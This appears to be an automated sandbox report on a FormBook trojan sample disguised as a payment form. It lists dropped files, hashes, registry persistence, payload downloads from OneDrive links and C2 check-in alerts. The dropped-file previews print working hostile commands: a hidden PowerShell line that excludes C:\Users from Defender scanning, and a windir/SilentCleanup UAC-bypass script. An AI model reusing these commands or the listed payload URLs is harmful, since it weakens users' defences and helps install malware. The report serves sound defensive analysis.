Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@32/10@29/10
EGA Information:	Failed
HDC Information:	• Successful, ratio: 33.3% (good quality ratio 29.9%) • Quality average: 73.9% • Quality standard deviation: 31.2%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Override analysis time to 240s for sample files taking high CPU consumption
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:15:18	API Interceptor	2x Sleep call for process: Form_TT_EUR57,890.exe modified
16:15:37	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Fdhlajk C:\Users\Public\Libraries\kjalhdF.url
16:15:45	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Fdhlajk C:\Users\Public\Libraries\kjalhdF.url
16:15:46	API Interceptor	2x Sleep call for process: Fdhlajk.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\Public\KDECO.bat	
Process:	C:\Users\user\Desktop\Form_TT_EUR57,890.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	155
Entropy (8bit):	4.687076340713226
Encrypted:	false
SSDEEP:	3:LjT5LJJFIf9oM3KN6QNb3DM9bWQqA5SkrF2VCceGAFddGeWLCXlRA3+OR:rz81R3KnMMQ75ieGgdEYlRA/R
MD5:	213C60ADF1C9EF88DC3C9B2D579959D2
SHA1:	E4D2AD7B22B1A8B5B1F7A702B303C7364B0EE021
SHA-256:	37C59C8398279916CFCE45F8C5E3431058248F5E3BEF4D9F5C0F44A7D564F82E
SHA-512:	FE897D9CAA306B0E761B2FD61BB5DC32A53BFAAD1CE767C6860AF4E3AD59C8F3257228A6E1072DAB0F990CB51C59C648084BA419AC6BC5C0A99BDFFA56921B7
Malicious:	false
Reputation:	unknown
Preview:	start /min powershell -WindowStyle Hidden -inputformat none -outputformat none -NonInteractive -Command "Add-MpPreference -ExclusionPath 'C:\Users'" & exit

C:\Users\Public\Libraries\Fdhlajk\Fdhlajk.exe	
Process:	C:\Users\user\Desktop\Form_TT_EUR57,890.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	702464
Entropy (8bit):	7.145527542958135
Encrypted:	false
SSDEEP:	12288:CHuv6TaXda6yswPypNz+w5cUsCPFExCUaMliTE5pPYrfFyA:466ga6ys0Kz+wHpzUEoRYrt
MD5:	811EA41E60760A97B5F28973618728FE
SHA1:	EC072CB8CB67785CA7FBA45D36C6264B7EED65CD
SHA-256:	E6BD5F8475731BCCA5F6B74327A68EE4B7FA5B0662521FEFF1D92424DA149151
SHA-512:	150A47AFF7F971B4361B59C377358E0B3F29E713F89C8789BEA38D8BF916D71D5CCAF8165756422999213F54DF69F1E0D1E89D120351B162FE03256660AC681F
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 20%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!..... ....PE..L....^B*.....D.....@.....@.....@.....p..\(...0.....k.....pw..D.....text. ....`.itext..... ..`.data.....@....bss....t7...0.....idata..\(...p...*.....@....tls....4.....<.....rdata .....<.....@..@.reloc...k.....l...>.....@..B.rsrc.....0.....@..@.....p.....@..@..... .....

C:\Users\Public\Libraries\kjalhdF.url	
Process:	C:\Users\user\Desktop\Form_TT_EUR57,890.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:"C:\\Users\\Public\\Libraries\\Fdhlajk\\Fdhlajk.exe">), ASCII text, with CRLF line terminators

C:\Users\Public\Libraries\kjalhdF.url	
Category:	dropped
Size (bytes):	96
Entropy (8bit):	4.888420610714718
Encrypted:	false
SSDEEP:	3:HRAbABGQYmTWAX+rSF55i0XMZVJV4ASsGKd7ovn:HRYFVmTWDyz+VUASsb7yn
MD5:	66065C0B71DEE544AB32771C8D17D790
SHA1:	2CD3B71D32CC304ADDECDB89ACE0134364A3DCD0
SHA-256:	A5F477EEC9B9631F0222BF481117E47093ABAA06C1178B941825BF4D2EE3100F
SHA-512:	CA639F6551339CAB9DF8260BEB3C0D0A3F40DC6B0901FB5ABE2F10CC2D076674355CC3462AD90DE7D179B2F5ECB5166A5457B5F97D935180DE078A0E0FDCBF B1
Malicious:	false
Yara Hits:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\Libraries\kjalhdF.url, Author: @itsreallynick (Nick Carr)
Reputation:	unknown
Preview:	[InternetShortcut]..URL=file:"C:\\Users\\Public\\Libraries\\Fdhlajk\\Fdhlajk.exe"..IconIndex=3..

C:\Users\Public\Trast.bat	
Process:	C:\Users\user\Desktop\Form_TT_EUR57,890.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	34
Entropy (8bit):	4.314972767530033
Encrypted:	false
SSDEEP:	3:LjTnaHF5wlM:rnaHSM
MD5:	4068C9F69FCD8A171C67F81D4A952A54
SHA1:	4D2536A8C28CDCC17465E20D6693FB9E8E713B36
SHA-256:	24222300C78180B50ED1F8361BA63CB27316EC994C1C9079708A51B4A1A9D810
SHA-512:	A64F9319ACC51FFFD0491C74DCD9C9084C2783B82F95727E4BFE387A8528C6DCF68F11418E88F1E133D115DAF907549C86DD7AD866B2A7938ADD5225FBB2811
Malicious:	false
Reputation:	unknown
Preview:	start /min C:\Users\Public\UKO.bat

C:\Users\Public\UKO.bat	
Process:	C:\Users\user\Desktop\Form_TT_EUR57,890.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	250
Entropy (8bit):	4.865356627324657
Encrypted:	false
SSDEEP:	6:rgnMXd1CQnMXd1COm8hnaHNHIXUnMXd1CoD9c1uOw1H1gOvOBAn:rgamIHIXUaXe1uOeVqy
MD5:	EAF8D967454C3BBDDBF2E05A421411F8
SHA1:	6170880409B24DE75C2DC3D56A506FBFF7F6622C
SHA-256:	F35F2658455A2E40F151549A7D6465A836C33FA9109E67623916F889849EAC56
SHA-512:	FE5BE5C673E99F70C93019D01ABB0A29DD2ECF25B2D895190FF551F020C28E7D8F99F65007F440F0F76C5BCAC343B2A179A94D190C938EA3B9E1197890A412E
Malicious:	false
Reputation:	unknown
Preview:	reg delete hkcu\Environment /v windir /f..reg add hkcu\Environment /v windir /d "cmd /c start /min C:\Users\Public\KDECO.bat reg delete hkcu\Environment /v windir /f && REM "..schtasks /Run /TN \Microsoft\Windows\DiskCleanup\SilentCleanup /I & exit..

C:\Users\Public\nest	
Process:	C:\Users\user\Desktop\Form_TT_EUR57,890.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	9
Entropy (8bit):	3.169925001442312
Encrypted:	false
SSDEEP:	3:an:an
MD5:	4ED4AE38C3E03B184BC7334DC4856335
SHA1:	8BD720F1E99495D1865663737482D2A024FF03A9
SHA-256:	CAD47A79A1BB52E766B915D2C6E10AAF4DD26FCD622278635043FC33FD5FAF26
SHA-512:	D250939C49EC79201CBF6140B73771C59912B5F85DAD70D1915636938A0B445562D346D87301CBCA4D36C6D782F5E571A9A0BC763E658C2C820A14609FBEF94
Malicious:	false
Reputation:	unknown

C:\Users\Public\nest	
Preview:	Fdhlajk..

C:\Users\Public\nest.bat	
Process:	C:\Users\user\Desktop\Form_TT_EUR57,890.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	53
Entropy (8bit):	4.263285494083192
Encrypted:	false
SSDEEP:	3:LjT9fnMXdemzCK0vn:rZnMXd1CV
MD5:	8ADA51400B7915DE2124BAAF75E3414C
SHA1:	1A7B9DB12184AB7FD7FCE1C383F9670A00ADB081
SHA-256:	45AA3957C29865260A78F03EEF18AE9AEBDBF7BEA751ECC88BE4A799F2BB46C7
SHA-512:	9AFC138157A4565294CA49942579CDB6F5D8084E56F9354738DE62B585F4C0FA3E7F2CBC9541827F2084E3FF36C46EED29B46F5DD2444062FFCD05C599992E68
Malicious:	false
Reputation:	unknown
Preview:	start /min reg delete hkcu\Environment /v windir /f..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\Fdhlajkqzshwymncekoaweuudqrkiey[1]	
Process:	C:\Users\user\Desktop\Form_TT_EUR57,890.exe
File Type:	data
Category:	downloaded
Size (bytes):	274944
Entropy (8bit):	**7.99609137175565**
Encrypted:	**true**
SSDEEP:	6144:2WMYR+e/cgMIdaEbxn7qFOuOkfAe2Z0PjjCGKpM39s2eGXTGsG6v:2o6+a4NqFZ1Y0Pj+n7lQ
MD5:	B9CB610A00F7B9437BC7A3B900127957
SHA1:	BBAF86A0E368B1A40A76EF96091BA13A1C17412A
SHA-256:	C0411F5E7F35FFED8CE1FDCFEFF7E0C90FCCA62B89895BD14314705EF8404A64
SHA-512:	5E17785DD104A86364F0A643AEDEF1B5594173EEF10E1587EDE56493374B33ACE3CEF6CF47C7E3902E9E279CD307E76D3420EFB12D266D8E837BC2E1E395470
Malicious:	false
Reputation:	unknown
IE Cache URL:	http://https://pxqklq.sn.files.1drv.com/y4m641rkE9auVPSdhWwPjdTtM26bhtzrxqu3Ws5cLechOaa-Ew2GgA9YjCez1BWH7nhy3rCE39ylgB73ZmApCXYC-jTr-71SUscX_W7iORBv3c-lL9IVSMDQB0gMuugpPCm_DT5OW1IimWPVN-MULBX1uHxg7JH0WYvj5QnBEub1eNlUT9l2BSoTJ2hVY85iENH4xTePyDuwcfsutsiGPcpFw/Fdhlajkqzshwymncekoaweuudqrkiey?download&psid=1
Preview:	..5.i.o..45..{..Iq.J...X...M.....G|%.....Q....&..H.+.....C..8.....m...fx3.'..WC...6..!.H..T...6.<...).I.&m...o.....P.r1...).S..N.y.....\.x4Of,UP..... nN..pT..v!.o.....Op....a.....}.hL.]_..G.....Op.R....>..R...{...G.....e.....=I^ls.....L.....h....z2.....GU..I....u.rd6.76.}..g.**#...8.Ord6.|nN..e..}.....K6....5.Wf#.AGU./..(:.(:.<.;-.m...0..g...,.....tg..z}._..[Y[.....r T..H....-...rl.u.....AJ.y.u.&#.m.....=Or6.-.Y...G].....q....G.....H.jC_.\.Y....B..vo..$3.....I....-.G...=o..5.....T....2.O&9nde.....3...S.T.....O&+.`fo.x:.....[.UI.<...e..hM W.3..pJ...\|X..&m.....v&"$).Mp...!..m..GU..IR..AQ?q.....r%.....o.....}.x/.....).....O...p....@....%.....v%.....@.....hJ.T.{..U..{...}.....!.....0.....d~.....IP...&m...B....T.S7w..N....('.3.db~.|.v>..,..8.B.....pP.he..L...v?w..T..9+.hL.(5.&!.).....}.g.Sq.o.....YR.#..,A/.....Y...D....A@."!.....5.6.AH....g..|....I\.Y....<.+..... [...d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\Fdhlajkqzshwymncekoaweuudqrkiey[2]	
Process:	C:\Users\Public\Libraries\Fdhlajk\Fdhlajk.exe
File Type:	data
Category:	downloaded
Size (bytes):	274944
Entropy (8bit):	**7.99609137175565**
Encrypted:	**true**
SSDEEP:	6144:2WMYR+e/cgMIdaEbxn7qFOuOkfAe2Z0PjjCGKpM39s2eGXTGsG6v:2o6+a4NqFZ1Y0Pj+n7lQ
MD5:	B9CB610A00F7B9437BC7A3B900127957
SHA1:	BBAF86A0E368B1A40A76EF96091BA13A1C17412A
SHA-256:	C0411F5E7F35FFED8CE1FDCFEFF7E0C90FCCA62B89895BD14314705EF8404A64
SHA-512:	5E17785DD104A86364F0A643AEDEF1B5594173EEF10E1587EDE56493374B33ACE3CEF6CF47C7E3902E9E279CD307E76D3420EFB12D266D8E837BC2E1E395470
Malicious:	false
Reputation:	unknown
IE Cache URL:	http://https://pxqklq.sn.files.1drv.com/y4mkLxn7rt5rAMU4UB9iKe8JYK3WoQ25trQw_U7RazHCO1kZ7dxUcEFD1iAA8OXzw8SyB3SrQusR4LU0ZFzWxWioMCqVGwBJjae5bs9CJpPIMNe6Om_8fMwWEKP4rZW5wbrQcPzTkWYM1YHHhPW8Onqc0jiX1_t4aam6YqFAdqwsW3k8YdV57TV8VHNdFub0e5vQACs0NHaEp_vAzUehY4hwg/Fdhlajkqzshwymncekoaweuudqrkiey?download&psid=1
Preview:	..5.i.o..45..{..Iq.J...X...M.....G|%.....Q....&..H.+.....C..8.....m...fx3.'..WC...6..!.H..T...6.<...).I.&m...o.....P.r1...).S..N.y.....\.x4Of,UP..... nN..pT..v!.o.....Op....a.....}.hL.]_..G.....Op.R....>..R...{...G.....e.....=I^ls.....L.....h....z2.....GU..I....u.rd6.76.}..g.**#...8.Ord6.|nN..e..}.....K6....5.Wf#.AGU./..(:.(:.<.;-.m...0..g...,.....tg..z}._..[Y[.....r T..H....-...rl.u.....AJ.y.u.&#.m.....=Or6.-.Y...G].....q....G.....H.jC_.\.Y....B..vo..$3.....I....-.G...=o..5.....T....2.O&9nde.....3...S.T.....O&+.`fo.x:.....[.UI.<...e..hM W.3..pJ...\|X..&m.....v&"$).Mp...!..m..GU..IR..AQ?q.....r%.....o.....}.x/.....).....O...p....@....%.....v%.....@.....hJ.T.{..U..{...}.....!.....0.....d~.....IP...&m...B....T.S7w..N....('.3.db~.|.v>..,..8.B.....pP.he..L...v?w..T..9+.hL.(5.&!.).....}.g.Sq.o.....YR.#..,A/.....Y...D....A@."!.....5.6.AH....g..|....I\.Y....<.+..... [...d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\Fdhlajkqzshwymncekoaweuudqrkiey[1]	
Process:	C:\Users\Public\Libraries\Fdhlajk\Fdhlajk.exe
File Type:	data
Category:	downloaded
Size (bytes):	274944
Entropy (8bit):	**7.99609137175565**
Encrypted:	**true**
SSDEEP:	6144:2WMYR+e/cgMIdaEbxn7qFOuOkfAe2Z0PjjCGKpM39s2eGXTGsG6v:2o6+a4NqFZ1Y0Pj+n7lQ
MD5:	B9CB610A00F7B9437BC7A3B900127957
SHA1:	BBAF86A0E368B1A40A76EF96091BA13A1C17412A
SHA-256:	C0411F5E7F35FFED8CE1FDCFEFF7E0C90FCCA62B89895BD14314705EF8404A64
SHA-512:	5E17785DD104A86364F0A643AEDEF1B5594173EEF10E1587EDE56493374B33ACE3CEF6CF47C7E3902E9E279CD307E76D3420EFB12D266D8E837BC2E1E395470
Malicious:	false
Reputation:	unknown
IE Cache URL:	http:// https://pxqklq.sn.files.1drv.com/y4mj8AJZgDUOFh7ajEDgCq1bLm7Z8edfPevUl7EGMXxtkPP7nYLjeb0ciPjgWKu3NdM3WKjQjlL9RXVI1GMBzv7efqrBsI3QdxI_iq4_CcGMHsJ4N1Xp1sSs--ooJ28LjSr_JYxWCPY19opQOPLoHVYrRhlN8ZpjsYoF18E2Jr0L7DJqNIP1JdOGaNUmCPP0eOfzgnf8VQYwUHUun1Frlu4fw/Fdhlajkqzshwymncekoaweuudqrkiey?download&psid=1
Preview:	..5.i.o..45..{..Iq.J...X...M.....G|%.....Q....&..H.+.....C..8.....m...fx3.'..WC...6..!.H..T...6.<...).I.&m...o.....P.r1...).S..N.y.....\.x4Of,UP..... nN..pT..v!.o.....Op....a.....}. .hL.]_..G.....Op.R....>..R...{...G.....e.....=I^ls.....L.....h....z2.....GU..I....u.rd6.76.}..g.**#...8.Ord6.|nN..e..}.....K6....5.Wf#.AGU./..(:.(:.<.;-.m...0..g...,.....tg..z}._..[Y[.....r T. .H....-...rl.u.....AJ.y.u.&#.m.....=Or6.-.Y...G].....q....G.....H.jC_.\.Y....B..vo..$3.....I....-.G...=o..5.....T....2.O&9nde.....3...S.T.....O&+.`fo.x:.....[.UI.<...e..hM W.3..pJ...\|X.. .&m.....v&"$).Mp...!..m..GU..IR..AQ?q.....r%.....o.....}.x/.....).....O...p....@....%.....v%.....@.....hJ.T.{..U..{...}.....!.....0.....d~.....IP...&m...B....T.S7w..N....('. .3.db~.|.v>..,...8.B.....pP.he..L...v?w..T..9+.hL.(5.&!.).....}.g.Sq.o.....YR.#..,A/.....Y...D....A@."!.....5.6.AH....g..|.....I\.Y....<.+..... [...d

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.145527542958135
TrID:	• Win32 Executable (generic) a (10002005/4) 99.53% • Win32 EXE PECompact compressed (generic) (41571/9) 0.41% • Win16/32 Executable Delphi generic (2074/23) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02%
File name:	Form_TT_EUR57,890.exe
File size:	702464
MD5:	811ea41e60760a97b5f28973618728fe
SHA1:	ec072cb8cb67785ca7fba45d36c6264b7eed65cd
SHA256:	e6bd5f8475731bcca5f6b74327a68ee4b7fa5b0662521fef f1d92424da149151
SHA512:	150a47aff7f971b4361b59c377358e0b3f29e713f89c8789 bea38d8bf916d71d5ccaf8165756422999213f54df69f1e0 d1e89d120351b162fe03256660ac681f
SSDEEP:	12288:CHuv6TaXda6yswPypNz+w5cUsCPFExCUaMli TE5pPYrfFyA:466ga6ys0Kz+wHpzUEoRYrt
File Content Preview:	MZ.....@.....!..L.!.... .. ..

File Icon

Icon Hash:	0c4a4c67c3262b09

Static PE Info

General

Entrypoint:	0x460844
Entrypoint Section:	.itext
Digitally signed:	false
Imagebase:	0x400000

General

Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	1379487e213e9660a192f7f9b27f1132

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5e594	0x5e600	False	0.526893625828	data	6.5382475039	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.itext	0x60000	0x88c	0xa00	False	0.54296875	data	5.60921522717	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x61000	0x1cec	0x1e00	False	0.400911458333	data	3.84644398704	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.bss	0x63000	0x3774	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x67000	0x285c	0x2a00	False	0.310732886905	data	5.09189441597	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0x6a000	0x34	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0x6b000	0x18	0x200	False	0.05078125	data	0.20448815744	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6c000	0x6b1c	0x6c00	False	0.617078993056	data	6.66398487193	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0x73000	0x40df8	0x40e00	False	0.331636109104	data	7.08115442242	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-16:17:15.387608	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49758	23.227.38.74	192.168.2.6

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-16:17:20.471643	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49759	80	192.168.2.6	34.102.136.180
08/03/21-16:17:20.471643	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49759	80	192.168.2.6	34.102.136.180
08/03/21-16:17:20.471643	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49759	80	192.168.2.6	34.102.136.180
08/03/21-16:17:20.586126	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49759	34.102.136.180	192.168.2.6
08/03/21-16:17:31.564062	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.6	23.27.129.115
08/03/21-16:17:31.564062	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.6	23.27.129.115
08/03/21-16:17:31.564062	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.6	23.27.129.115
08/03/21-16:17:37.249469	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49761	34.98.99.30	192.168.2.6
08/03/21-16:17:42.360260	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.6	86.105.245.69
08/03/21-16:17:42.360260	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.6	86.105.245.69
08/03/21-16:17:42.360260	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.6	86.105.245.69
08/03/21-16:17:47.490042	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.6	35.186.238.101
08/03/21-16:17:47.490042	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.6	35.186.238.101
08/03/21-16:17:47.490042	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.6	35.186.238.101
08/03/21-16:17:47.603698	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49763	35.186.238.101	192.168.2.6
08/03/21-16:17:57.380607	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	8.8.8.8
08/03/21-16:17:59.170248	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	8.8.8.8
08/03/21-16:18:07.727357	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.6	64.190.62.111
08/03/21-16:18:07.727357	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.6	64.190.62.111
08/03/21-16:18:07.727357	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.6	64.190.62.111
08/03/21-16:18:18.021646	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49766	34.102.136.180	192.168.2.6
08/03/21-16:18:23.209711	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49767	34.102.136.180	192.168.2.6
08/03/21-16:18:43.720793	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49770	23.227.38.74	192.168.2.6
08/03/21-16:18:48.757162	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.6	34.102.136.180
08/03/21-16:18:48.757162	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.6	34.102.136.180
08/03/21-16:18:48.757162	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.6	34.102.136.180
08/03/21-16:18:48.870420	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49771	34.102.136.180	192.168.2.6
08/03/21-16:18:59.144074	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.6	23.27.129.115
08/03/21-16:18:59.144074	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.6	23.27.129.115
08/03/21-16:18:59.144074	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.6	23.27.129.115
08/03/21-16:19:04.509962	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49773	34.98.99.30	192.168.2.6
08/03/21-16:19:09.548891	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49774	80	192.168.2.6	86.105.245.69
08/03/21-16:19:09.548891	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49774	80	192.168.2.6	86.105.245.69
08/03/21-16:19:09.548891	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49774	80	192.168.2.6	86.105.245.69
08/03/21-16:19:14.630343	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49775	80	192.168.2.6	35.186.238.101
08/03/21-16:19:14.630343	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49775	80	192.168.2.6	35.186.238.101
08/03/21-16:19:14.630343	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49775	80	192.168.2.6	35.186.238.101

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-16:19:14.746183	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49775	35.186.238.101	192.168.2.6
08/03/21-16:19:24.145283	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	8.8.8.8
08/03/21-16:19:27.820551	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	8.8.8.8

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 16:15:19.278027058 CEST	192.168.2.6	8.8.8.8	0x5ff7	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:15:19.823651075 CEST	192.168.2.6	8.8.8.8	0xad73	Standard query (0)	pxqklq.sn.files.1drv.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:15:46.995280981 CEST	192.168.2.6	8.8.8.8	0x2076	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:15:47.592468023 CEST	192.168.2.6	8.8.8.8	0xf3d3	Standard query (0)	pxqklq.sn.files.1drv.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:15:55.983047009 CEST	192.168.2.6	8.8.8.8	0x3f26	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:15:56.575704098 CEST	192.168.2.6	8.8.8.8	0x2b2a	Standard query (0)	pxqklq.sn.files.1drv.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:10.111151934 CEST	192.168.2.6	8.8.8.8	0x38fa	Standard query (0)	www.mobiessence.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:15.252206087 CEST	192.168.2.6	8.8.8.8	0xcd43	Standard query (0)	www.trendyheld.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:20.401591063 CEST	192.168.2.6	8.8.8.8	0x758f	Standard query (0)	www.beastninjas.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:26.282520056 CEST	192.168.2.6	8.8.8.8	0x9fb	Standard query (0)	www.titanusedcarsworth.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:31.339685917 CEST	192.168.2.6	8.8.8.8	0x9bc4	Standard query (0)	www.importexportasia.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:37.077227116 CEST	192.168.2.6	8.8.8.8	0x906b	Standard query (0)	www.kilbyrnefarm.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:42.288511038 CEST	192.168.2.6	8.8.8.8	0xd9d0	Standard query (0)	www.dragonshipping.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:47.424863100 CEST	192.168.2.6	8.8.8.8	0x4139	Standard query (0)	www.mylifeinpark.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:52.630390882 CEST	192.168.2.6	8.8.8.8	0x2974	Standard query (0)	www.f9fui8.xyz	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:53.588510990 CEST	192.168.2.6	8.8.8.8	0x2974	Standard query (0)	www.f9fui8.xyz	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:54.660033941 CEST	192.168.2.6	8.8.8.8	0x2974	Standard query (0)	www.f9fui8.xyz	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:56.725507021 CEST	192.168.2.6	8.8.8.8	0x2974	Standard query (0)	www.f9fui8.xyz	A (IP address)	IN (0x0001)
Aug 3, 2021 16:18:01.768387079 CEST	192.168.2.6	8.8.8.8	0xa3d4	Standard query (0)	www.delhiudokankarate.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:18:07.571434975 CEST	192.168.2.6	8.8.8.8	0x9f74	Standard query (0)	www.vavasoo.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:18:17.848912001 CEST	192.168.2.6	8.8.8.8	0x6d96	Standard query (0)	www.schoolfrontoffice.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:18:23.032887936 CEST	192.168.2.6	8.8.8.8	0xc142	Standard query (0)	www.mypursuitpodcast.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:18:28.297971010 CEST	192.168.2.6	8.8.8.8	0x5b26	Standard query (0)	www.bespor t24.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:18:33.457143068 CEST	192.168.2.6	8.8.8.8	0xee58	Standard query (0)	www.opticatervisof.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
